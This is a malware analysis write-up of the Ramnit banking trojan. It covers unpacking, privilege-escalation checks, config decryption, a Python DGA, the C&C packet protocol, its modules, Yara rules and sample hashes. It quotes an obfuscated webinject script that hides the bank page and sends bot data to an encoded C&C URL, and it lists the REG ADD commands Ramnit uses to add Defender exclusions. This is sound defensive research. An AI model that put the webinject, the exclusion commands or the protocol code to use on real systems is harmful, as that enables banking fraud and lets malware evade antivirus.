# Ramnit – in-depth analysis

Archived: 2026-04-05 19:37:55 UTC

If we look on Ramnit's history, it's hard to exactly pin down which malware family it actually belongs to. One thing is certain, it's not a new threat. It emerged in 2010, transferred by removable drives within infected executables and HTML files.

A year later, a more dangerous version was released. It contained a part of recently leaked Zeus source code, which allowed Ramnit to become a banking trojan.


These days, it has become much more sophisticated by utilizing a number of malicious activities including:

- Performing Man-in-the-Browser attacks
- Stealing FTP credentials and browser cookies
- Using DGA (Domain Generation Algorithm) to find the C&C (Command and Control) server
- Using privilege escalation
- Adding AV exceptions
- Uploading screenshots of sensitive information


Despite Europol's shut down of 300 C&C servers in 2015, it's still going strong, recently being distributed by RIG EK via seamless gates.

## Executable's analysis


The main binary is packed like a matryoshka – a custom packing method first and then UPX.




Despite being encrypted, extracting the binary from the packer is pretty straight-forward – all one needs to do is to set a breakpoint right after the binary decrypts the code and before it jumps into it.




And if we now navigate to the newly unpacked code section we'll find the binary right after the loader assembly:




The unpacked binary (after UPX decompression) consists of 3 general functions:

- ApplyExploit
- CheckBypassed
- start

## ApplyExploit

If the current user is not already an admin and the process is not running with admin privileges it tries to perform privilege escalation.

Malware contains exploits for CVE-2013-3660 (patched in MS13-053) and CVE-2014-4113 (patched in MS14-058) vulnerabilities, however before it actually tries to run the payload, registry checks are performed to make sure that the host system is indeed vulnerable to said CVEs:

| | |
|---|---|
| | int __cdecl try_to_exploit(LPSTR lpCommandLine) |
| | { |
| | if ( !is_win8() && !is_win8_1() ) |
| | { |
| | if ( is_xp() ) |

```
{
if ( !check_updates_xp((int)"KB3000061") )
{
if ( is_admin() )
return 1;
LABEL_6:
execute_CVE_2014_4113(lpCommandLine);
return 1;
}
}
else if ( !check_updates_other((int)"KB3000061") )
{
if ( is_admin() && check_authority() > 1 )
return 1;
goto LABEL_6;
}
try_second_exploit(lpCommandLine);
return 1;
}
return 0;
}
void __cdecl try_second_exploit(LPCSTR lpCommandLine)
{
bool v1; // al@2

if ( is_xp() )
v1 = check_updates_xp((int)"KB2850851");
else
v1 = check_updates_other((int)"KB2850851");
if ( !v1 && !get_dir() )
{
execute_CVE_2013_3660(lpCommandLine);
Sleep(500u);
}
}
```

If the exploits succeed or the program is already running with high privileges, a “TRUE” value is stored in a hardcoded random-looking registry key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\jfghdug_ooetvtgk, which is later used in the CheckBypassed function.

## CheckBypassed


This function checks if previously mentioned registry key is set. If not and process has admin privileges, updates it. Assuming the exploit has worked, Ramnit then adds registry keys to evade Windows' security systems detection (see Obfuscation/Evasion):

```
signed int __stdcall CheckBypassed()
{
BYTE Data; // [esp+Ch] [ebp-104h]@7

if ( is_xp() && is_admin() )
return 4;
if ( is_xp() )
return 0;
if ( check_authority() <= 1 )
{
if ( !check_authority()
&& !RegCheckKey(
HKEY_LOCAL_MACHINE,
"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\",
"jfghdug_ooetvtgk",
&Data,
260) )
{
return 3;
}
return 0;
}
OutputDebugStringA("CheckBypassed ok");
if ( !RegCheckKey(
HKEY_LOCAL_MACHINE,
"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\",
"jfghdug_ooetvtgk",
&Data,
260) )
return 2;
RegSetKey(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\", "jfghdug_ooetvtgk", "TRUE", 0);
hide_me_from_defender();
return 1;
}
```

### start routine

The routine coordinates ApplyExploit and CheckBypassed – if they both run successfully it creates two svchost.exe processes and writes rmnsoft.dll and modules.dll into them respectively.

Important detail: the binary executes CheckBypassed before ApplyExploit, so the binary has to be executed again in order to make any further progress. This trick outsmarts many single-run malware analysis systems, such as Cuckoo.




Module 1 - rmnsoft.dll

Module 2 - modules.dll

## Static config

Ramnit encrypts its network communication using RC4 algorithm. Key for RC4 and botnet name are encrypted using xor with a hardcoded password.

XOR encryption is pretty standard, the only catch is that it skips key's first char and then reverses the key.

```
void __stdcall xor(char *input, int input_length, char *xor_secret, int xor_secret_length)
{
int v4; // ecx@3
char *v5; // edi@3
int v6; // edx@3

if ( input_length && xor_secret_length )
{
v4 = input_length;
v5 = input;
v6 = 0;
do
{
if ( !v6 )
v6 = xor_secret_length - 1;
*v5 ^= xor_secret[v6];
++v5;
--v6;
--v4;
}
while ( v4 );
}
}
```

XOR function calls:

```
xor(&botnet_name, 110, (char *)&xor_secret, xor_secret_length);
xor(&rc4_key, 59, (char *)&xor_secret, xor_secret_length);
```

Ciphertext lengths are almost always too long and we have to rely on null termination:

```
>>> xor_key = "1\x8F\x31\xCD\x95"
>>> rc4_key_encrypted = "\xF3\xA8\x5F\xFE\xE0\xB4\x58\xEB\xFD\xCD"
>>> crypto.xor(rc4_key_encrypted, xor_key[1:][::-1])
'fenquyidh\x00'
```

DGA config seems to be always declared at the beginning of the data section:

```
.data:2002A000 ; Section 3. (virtual address 0001A000)
.data:2002A000 ; Virtual size                  : 00003327 (  13095.)
.data:2002A000 ; Section size in file          : 00003327 (  13095.)
.data:2002A000 ; Offset to raw data for section: 0001A000
.data:2002A000 ; Flags C0000040: Data Readable Writable
.data:2002A000 ; Alignment     : default
.data:2002A000 ; ===========================================================================
.data:2002A000
.data:2002A000 ; Segment type: Pure data
.data:2002A000 ; Segment permissions: Read/Write
.data:2002A000 _data           segment para public 'DATA' use32
.data:2002A000                 assume cs:_data
.data:2002A000                 ;org 2002A000h
.data:2002A000 ; int dga_domain_no
.data:2002A000 dga_domain_no   dd 15                    ; DATA XREF: sub_2001CEFD+73↑r
.data:2002A004 ; int domain_seed
.data:2002A004 domain_seed     dd 36F066Dh              ; DATA XREF: sub_2001CEFD+79↑r
.data:2002A008 magic_check     dd 1                     ; DATA XREF: sub_2001D735+EB↑r
.data:2002A00C                 dd 580F9D06h
.data:2002A010 dword_2002A010  dd 0                     ; DATA XREF: sub_2001D735+23A↑r
.data:2002A010                                          ; DllEntryPoint+1D2↑r
.data:2002A014 ; u_short hostshort
.data:2002A014 hostshort       dd 0                     ; DATA XREF: sub_2001CEB0+6↑r
.data:2002A014                                          ; sub_2001D735+251↑r
.data:2002A018 ; u_short port_443
.data:2002A018 port_443        dd 443                   ; DATA XREF: DGA+64↑r
.data:2002A018                                          ; sub_2001D166+10↑r ...
.data:2002A01C xor_secret_length dd 5                   ; DATA XREF: sub_2001CEFD+3A↑r
.data:2002A01C                                          ; init_md5s+34↑r ...
.data:2002A020 unknown_chunk   db 0F7h ; ÷              ; DATA XREF: sub_2001CEFD+4A↑o
.data:2002A021                 db 0B8h ; ¸
.data:2002A022                 db  5Fh ; _
.data:2002A023                 db 0E8h ; è
```

## Persistence


Program copies itself into C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.

## DGA

Ramnit generates a list of domains by using a LCG algorithm with a hardcoded seed:

```
unsigned int __stdcall rand_int(unsigned int seed, unsigned int mod)
{
return (16807 * (seed % 0x1F31D) - 2836 * (seed / 0x1F31D)) % mod;
}
```

Generating a domain:




DGA recreated in Python:

```
def dga(seed):
    domain = ""

    domain_length, new_seed = rng(seed, 12)
    domain_length += 8

    seed_after_length = new_seed

    for i in range(domain_length):
        c, new_seed = rng(new_seed, 25)
```

```
    domain += chr(c + ord('a'))


    # multiply original seed and seed after getting random length
    seed *= seed_after_length

    # add together lower and higher 32 bits of product of multiplication
    seed = ((seed >> 32) + (seed & 0xffffffff)) & 0xffffffff

    domain += ".com"

    return domain, seed
```

## Communication

Ramnit connects to C&C servers through port 443, but don't let that fool you – it doesn't use HTTPS, but its own protocol instead:

Packet's structure:

```
    struct packet {
    byte[2] magic; // set to "\x00\xff"
    dword packet_data_length;
    byte command;
    byte[packet_data_length] data;
    }
```


Chunks' structures:

```
    struct chunk_0 {
    byte magic; // set to "\x00"
    dword data_size;
    byte[data_size] data; // encrypted using rc4
    }

    struct chunk_1 {
    byte magic; // set to "\x01"
    dword data;
    }

    struct chunk_2 {
    byte magic; // set to "\x0"2
    dword data_1;
    dword data_2;
    }
```

So if we'd like to send a packet containing some data, we would:

- encrypt large (>4bytes) chunk data using RC4 with a key recovered from the XOR decryption
- create packed chunks from data parts
- concatenate all chunks together
- wrap the output in packet layer

Traffic example:




Some of available commands:

| **Command** | **Byte Value** | **Short Description** |
|---|---|---|
| COMMAND_OK | 0x01 | Server's response that the command executed successfully |
| GET_DNSCHANGER | 0x11 | Get DNS-changer payload |
| GET_INJECTS | 0x13 | Get webinjects |
| UPLOAD_COOKIES | 0x15 | Upload stolen cookies (zip format) |
| GET_MODULE | 0x21 | Get a specific module |
| GET_MODULE_LIST | 0x23 | Get a list of downloadable modules |
| VERIFY_HOST | 0x51 | Check if the host is able to send a signed message |
| REGISTER_BOT | 0xe2 | Register bot (send two MD5s) |
| UPLOAD_INFO_GET_COMMANDS | 0xe8 | Upload detailed machine info |

**Bot registration**

When a bot wants to register itself it sends two encrypted md5 hashes, the data structure of which is following:

| | |
|---|---|
| | struct MD5_1_data { |
| | DWORD VolumeSerialNumber |
| | DWORD VersionInformation.dwBuildNumber; |
| | DWORD VersionInformation.dwMajorVersion; |
| | DWORD VersionInformation.dwMinorVersion; |
| | WORD SystemInfo.u.s.wProcessorArchitecture; |
| | DWORD SystemInfo.dwActiveProcessorMask; |
| | DWORD SystemInfo.dwNumberOfProcessors; |
| | DWORD SystemInfo.dwProcessorType; |
| | WORD SystemInfo.wProcessorLevel; |
| | WORD SystemInfo.wProcessorRevision; |
| | BYTE[16] ComputerName |
| | } |
| | |
| | struct MD5_2_data { |
| | BYTE[8] magic_const; // set to "45Bn99gT" |
| | BYTE[32] MD5_1; |

```
}
```

Python code:

```
MD5_1 = "f054bbd2f5ebab9cb5571000b2c50c02"
MD5_2 = hashlib.md5("45Bn99gT"+MD5_1).hexdigest()
```

If C&C responds with a success packet (00ff0100000001), malware follows up with a empty 0x51 command. Signature from the response is verified using a hardcoded public RSA key. If there is a mismatch – the execution stops.

## Modules

The program can request a list of modules and then download each one individually:

**Antivirus Trusted Module v2.0**

Adds exceptions to a fixed list of anti-virus software (AVG Anti-Virus, BitDefender, Avast, ESET NOD32 Antivirus, Norton AntiVirus)

**Chrome reinstall module (x64-x86) v0.1**

Uninstalls Google Chrome

```
%programfiles(x86)%\\Google\\Chrome\\Application\\%s\\Installer\\setup.exe --uninstall --multi-install --chrome --system-level --force-uninstall
```

and installs it again:

```
https://dl.google.com/tag/s/appguid={8A69D345-D564-463C-AFF1-A69D9E530F96}&iid={9D8A3851-D347-A540-6FC8-7438A91AB637}&lang=en&browser=4&usagestats=0&appname=Google%20Chrome&needsadmin=false/update2/installers/Chrom
```

**Cookie Grabber v0.2 (no mask)**

Steals cookies from various hardcoded locations and sends a zip with results to the C&C through rmnsoft.dll.

**Hooker**

Used for performing Man-in-the-Browser attacks and hooking HTTP functions.

## Webinjects

Webinjects are a relatively new addition to Ramnit. They utilize a standard Zeus format:

```
entry "WebFilters"
https*
end

entry "WebDataFilters"
https*
end
set_url https://REDACTED* GP

data_before
<bod*>
data_end

data_inject
```

```
<script id="loader" type="text/javascript">
document.body.style.display = "none";
(function() {
var _0x7f7f = ["\x53\x43\x52\x49\x50\x54",
"\x63\x72\x65\x61\x74\x65\x45\x6C\x65\x6D\x65\x6E\x74", "\x3F\x72\x61\x6E\x64\x3D",
"\x72\x61\x6E\x64\x6F\x6D", "\x26",
"\x61\x6A\x61\x78\x5F\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65",
"\x6F\x6E\x6C\x6F\x61\x64",
"\x6F\x6E\x72\x65\x61\x64\x79\x73\x74\x61\x74\x65\x63\x68\x61\x6E\x67\x65",
"\x73\x72\x63", "\x61\x70\x70\x65\x6E\x64\x43\x68\x69\x6C\x64",
"\x70\x61\x72\x65\x6E\x74\x4E\x6F\x64\x65", "\x73\x63\x72\x69\x70\x74",
"\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x73\x42\x79\x54\x61\x67\x4E\x61\x6D\x65",
"\x72\x65\x61\x64\x79\x53\x74\x61\x74\x65", "\x6C\x6F\x61\x64\x65\x64",
"\x63\x6F\x6D\x70\x6C\x65\x74\x65", "\x61\x70\x70\x6C\x79",
"\x72\x65\x6D\x6F\x76\x65\x43\x68\x69\x6C\x64",
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F\x50",
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x61\x62\x63\x64\x65\x66",
"\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F\x70\x71\x72\x73\x74\x75\x76",
"\x77\x78\x79\x7A\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x2B\x2F", "\x3D", "",
"\x72\x65\x70\x6C\x61\x63\x65", "\x63\x68\x61\x72\x41\x74",
"\x69\x6E\x64\x65\x78\x4F\x66", "\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65",
"\x6C\x65\x6E\x67\x74\x68"];

function sendScriptRequest(_0xade3x2, _0xade3x3, _0xade3x4, _0xade3x5) {
var _0xade3x6 = document[_0x7f7f[1]](_0x7f7f[0]);
if (_0xade3x3) {
_0xade3x3 = _0x7f7f[2] + Math[_0x7f7f[3]]() + _0x7f7f[4] + _0xade3x3;
} else {
_0xade3x3 = _0x7f7f[2] + Math[_0x7f7f[3]]();
};
_0xade3x6[_0x7f7f[5]] = false;
_0xade3x6[_0x7f7f[6]] = scriptCallback(_0xade3x6, _0xade3x4, _0xade3x5);
_0xade3x6[_0x7f7f[7]] = scriptCallback(_0xade3x6, _0xade3x4, _0xade3x5);
_0xade3x6[_0x7f7f[8]] = _0xade3x2 + _0xade3x3;
document[_0x7f7f[12]](_0x7f7f[11])[0][_0x7f7f[10]][_0x7f7f[9]](_0xade3x6);
};

function scriptCallback(_0xade3x6, _0xade3x4, _0xade3x5) {
return function() {
if (_0xade3x6[_0x7f7f[5]]) {
return;
};
if (!_0xade3x6[_0x7f7f[13]] || _0xade3x6[_0x7f7f[13]] == _0x7f7f[14] ||
_0xade3x6[_0x7f7f[13]] == _0x7f7f[15]) {
_0xade3x6[_0x7f7f[5]] = true;
_0xade3x4[_0x7f7f[16]](_0xade3x6, _0xade3x5);
_0xade3x6[_0x7f7f[10]][_0x7f7f[17]](_0xade3x6);
};
```

```
};
};

function decode64(_0xade3x9) {
...
};

var bn = "US_" + "CHASE_2";
var bot_id = "<%IDBOT%>_" + bn;
var sa = decode64("aHR0cHM6Ly9jaGFzZWRlZC53ZWJzaXRlL2FkbTEyL2kucGhw");

var req = "send=0&u_bot_id=" + bot_id + "A&bn=" + bn +
"&page=0&u_login=&u_pass=&log=" + 'get_me_core';

sendScriptRequest(sa, req, function statusCall1() {
var element = document.getElementById("loader");
element.parentNode.removeChild(element);
});
})();
</script>
data_end
```

## Obfuscation / Evasion

Ramnit attempts to hide itself from Windows Defender by adding following registry values:

```
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Microsoft
Antimalware\\Exclusions\\Extensions \" /v *.exe /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Microsoft
Antimalware\\Exclusions\\Extensions \" /v *.dll /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Microsoft
Antimalware\\Exclusions\\Extensions \" /v *.tmp /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Microsoft
Antimalware\\Exclusions\\Processes \" /v afwqs.exe /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Microsoft
Antimalware\\Exclusions\\Processes \" /v rgjdu.exe /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Microsoft
Antimalware\\Exclusions\\Processes \" /v explorer.exe /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Microsoft
Antimalware\\Exclusions\\Processes \" /v spoolsv.exe /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Microsoft
Antimalware\\Exclusions\\Processes \" /v rundll32.exe /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Microsoft
Antimalware\\Exclusions\\Processes \" /v consent.exe /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Microsoft
Antimalware\\Exclusions\\Processes \" /v svchost.exe /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows
Defender\\Exclusions\\Extensions \" /v *.exe /t REG_DWORD /d 0 ");
```

```
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Extensions \" /v *.dll /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Extensions \" /v *.tmp /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Processes \" /v afwqs.exe /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Processes \" /v rgjdu.exe /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Processes \" /v explorer.exe /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Processes \" /v spoolsv.exe /t REG_DWORD /d 0 ");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Processes \" /v rundll32.exe /t REG_DWORD /d 0");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Processes \" /v consent.exe /t REG_DWORD /d 0");
shell_execute("REG ADD \"HKLM\\SOFTWARE\\Microsoft\\Windows Defender\\Exclusions\\Processes \" /v svchost.exe /t REG_DWORD /d 0 ");
```

‘NOPs’ are inserted in random functions, which makes them difficult to find using e.g. Yara rule:

```
push    ebp
mov     ebp, esp
add     esp, 0FFFFFFACh
push    44h
lea     eax, [ebp+StartupInfo]
push    eax
call    sub_151911BB
push    10h
lea     eax, [ebp+ProcessInformation]
push    eax
call    sub_151911BB
nop
nop
push    small [ebp+arg_4]
nop
nop
pop     small [ebp+StartupInfo.wShowWindow]
nop
nop
nop
nop
push    1
nop
nop
pop     [ebp+StartupInfo.dwFlags]
nop
nop
lea     eax, [ebp+ProcessInformation]
```

## New variant

During writing of this article we’ve noticed a variation of Ramnit called clickbideu in an Italian spam campaign.

Its loader is completely different, but the communication module (rmnsoft.dll) has remained somewhat unchanged with only some minor differences:

DGA cycles between 3 hardcoded TLDs instead of just one:

```
int char* add_tld(int tld_no)
{
const char *v1;
int result;
int v3;

v3 = 0;
```

```
v1 = a_click; // ".click", ".bid", ".eu"
while ( v3 != tld_no )
{
result = strlen(v1);
v1 += result + 1;
if ( !*v1 )
return result;
++v3;
}
return v1;
}
```

Python implementation:

```
tlds = ['.click', '.bid', '.eu']
domains = []

for i in range(domain_no):
domain, dga_seed = gen_domain(dga_seed)
domain += tlds[i % len(tlds)]
domains.append(domain)
```

Also new version seems to be using different port – 8001, although we've also seen usage of port 442.

Additionally, a different value ("fE4hNy1O") is used for calculating the second md5.

## Additional links

- https://www.virusbulletin.com/virusbulletin/2012/11/ramnit-bot
- https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/w32-ramnit-analysis-15-en.pdf
- http://blog.trendmicro.com/trendlabs-security-intelligence/ramnit-comeback-story-2016/

## IoCs

## Yara rules:

```
import "pe"

rule ramnit_general {

meta:
author = "nazywam"
module = "ramnit"

strings:
$guid = "{%08X-%04X-%04X-%04X-%08X%04X}"

$md5_magic_1 = "15Bn99gT"
$md5_magic_2 = "1E4hNy1O"
```

```
$init_dga = { C7 ?? ?? ?? ?? ?? FF FF FF FF FF ?? ?? ?? ?? ?? FF ?? ?? ?? ?? ?? FF ?? ?? ?? ?? ?? E8 ?? ?? ?? ?? 0B C0 75 ?? }

$xor_secret = { 8A ?? ?? 32 ?? 88 ?? 4? 4? E2 ?? }

$init_function = { FF 35 [4] 68 [4] 68 [2] 00 00 68 [4] E8 [4] FF 35 [4] 68 [4] 68 [2] 00 00 68 [4] E8 [4] FF 35 [4] 68 [4] 68 [2] 00 00 68 [4] E8 [4] FF 35 [4] 68 [4] 68 [2] 00 00 68 [4] E8 }

$dga_rand_int = { B9 1D F3 01 00 F7 F1 8B C8 B8 A7 41 00 00 }

$cookies = "\\cookies4.dat"

$s3 = "pdatesDisableNotify"

$get_domains = { a3 [4] a1 [4] 80 3? 00 75 ?? c7 05 [4] ff ff ff ff ff 35 [4] ff 35 [4] ff 35 [4] e8 }

$add_tld = { 55 8B EC 83 ?? ?? 57 C7 ?? ?? 00 00 00 00 B? ?? ?? ?? ?? 8B ?? ?? 3B ?? ?? 75 ?? 8B ?? }

$get_port = { 90 68 [4] 68 [4] FF 35 [4] FF 35 [4] E8 [4] 83 }

condition:

$init_dga and $init_function and 2 of ($guid, $md5_magic_*, $cookies, $s3) and any of ( $get_port, $add_tld, $dga_rand_int, $get_domains, $xor_secret)

}

rule ramnit_dll {

meta:

author = "nazywam"

module = "ramnit"

condition:

pe.characteristics and pe.DLL and ramnit_general

}

rule ramnit_injector {

meta:

author = "nazywam"

module = "ramnit"

strings:

$unpack_dlls = { B8 [4] 50 E8 [4] A3 [4] 68 [4] 68 [4] FF [5] E8 [4] B8 [4] 50 E8 [4] A3 [4] 68 [4] 68 [4] FF [5] E8 }

condition:

$unpack_dlls and ramnit_general

}
```

## Samples analyzed:

- Main PE

        - 92460d8ac1d1e9f155ef2ca6dd7abb417df8900a17e95157d4372a2c846e829f
    - rmnsoft.dll
        - be2044fe6f0220dde12c51677f2ef4c45d9dea669073bd052695584e573629e0
    - modules.fll
        - 96a10e07d092f6f429672ce2ca66528aae19de872bda39249135a82477d27a83
    - Module Antivirus Trusted Module v2.0 (AVG, Avast, Nod32, Norton, Bitdefender)
        - 975ed0f933d4a22ca631c5ab77c765cd46c48511d43326b066b4505c6dc911de
    - Module Cookie Grabber v0.2 (no mask)
        - bc977a0f455fc747a7868a7940aa98af10c91c4aae7598310de8b78132436bee
    - Module Hooker
        - a88151b3bf825e26ded28f94addeada095d2cd13791b2153a9594b26d9cfb85e

### Configs:

| | |
|---|---|
| | "{'config_type': 10,'dga_seed': 790544302, 'harcoded_domain': '', 'dga_domain_no': 40, 'rc4_key': 'fB1oN5frGqf', 'config_magic': '26', 'dga_tlds': ['.click', '.bid', '.eu'], 'md5_magic': 'fE4hNy1O', 'port': 8001}" |
